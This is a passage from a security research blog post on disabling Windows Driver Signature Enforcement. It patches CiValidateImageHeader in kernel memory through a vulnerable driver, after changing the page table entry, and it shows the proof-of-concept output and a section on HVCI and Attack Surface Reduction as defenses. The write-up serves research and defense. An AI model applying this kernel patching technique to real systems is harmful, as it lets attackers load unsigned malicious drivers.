
```
pte |= 2;
```

Finally, we copy our memory patch:

```
copyKernelMemory(devHandle, (ULONG_PTR)origMem, CiValidateImageHeader,
sizeof(origMem));

copyKernelMemory(devHandle, CiValidateImageHeader, (ULONG_PTR)retShell,
sizeof(retShell));
```

With all that done, we find that we can again load unsigned drivers due to DSE being disabled:



```
C:\Users\User\Desktop>poc.exe

DSE Disable by patching MiGetPteAddress... by @_xpn_

[*] ntoskrnl base: FFFFF80311EC10000
[*] CI.dll base: FFFFF80312610000
[*] Hunting for code...
[*] Opening handle to vulnerable driver...
[*] PTE base is: FFFFF58000000000
[*] PTE addr for FFFFF80312617C340: FFFFFFFC01C00B1D
[*] PTE value: 8100000062483121
[*] PTE value updated to be writable
[*] Patched CiValidateImageHeader, should now be able to load unsigned drivers
[*] Hit enter to restore CiValidateImageHeader
```

Watch Video At: https://youtu.be/j0jb8x4C638


Once loaded, it is important that you revert your changes to avoid PatchGuard from BSOD'ing your instance.

Protection

So how do we go about protecting against something like this? Thankfully for defenders there are a couple of options. First is HVCI!

HVCI uses Second Level Address Tables (SLAT) to ensure that pages mapped as `Read-Execute` cannot be made writable, as well as ensuring that `Read-Write` pages cannot have the `Execute` bit set in the PTE. As you can imagine, this makes doing things like the above very difficult, as we are no longer in a position to just patch executable memory.

For example, let's try and re-run the above scenario with HVCI enabled:


:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:

Stop code: SYSTEM SERVICE EXCEPTION

What failed: signeddriver.sys

If we pull the memory dump and throw this into WinDBG, we can see that even though we tried to update the protection on the memory page, our memcpy still caused a `SYSTEM SERVICE EXCEPTION`:

```
   84:          memcpy(origBytes, CiValidateImageHeader, 4);
>  85:          memcpy(CiValidateImageHeader, retShell, 4);
```

If HVCI can't be enabled, next up is Microsoft's Attack Surface Reduction, which blocks a list of commonly exploited vulnerable drivers and leaked code signing certificates. This again prevents the foothold required by attackers to jump into the kernel, however with the number of driver vulnerabilities out there, ASR (Attack Surface Reduction) is a much less effective control.

ELFLoader: Another In Memory Loader Post
May 4, 2022
By Kevin Haubris in Research, Security Testing & Analysis
Defending the Gates of Microsoft Azure With MFA
April 26, 2022
By Edwin David in Cloud Assessment, Penetration Testing, Security Testing & Analysis
Persisting XSS With IFrame Traps

April 14, 2022
By Drew Kirkpatrick in Penetration Testing, Red Team Adversarial Attack Simulation, Security Testing & Analysis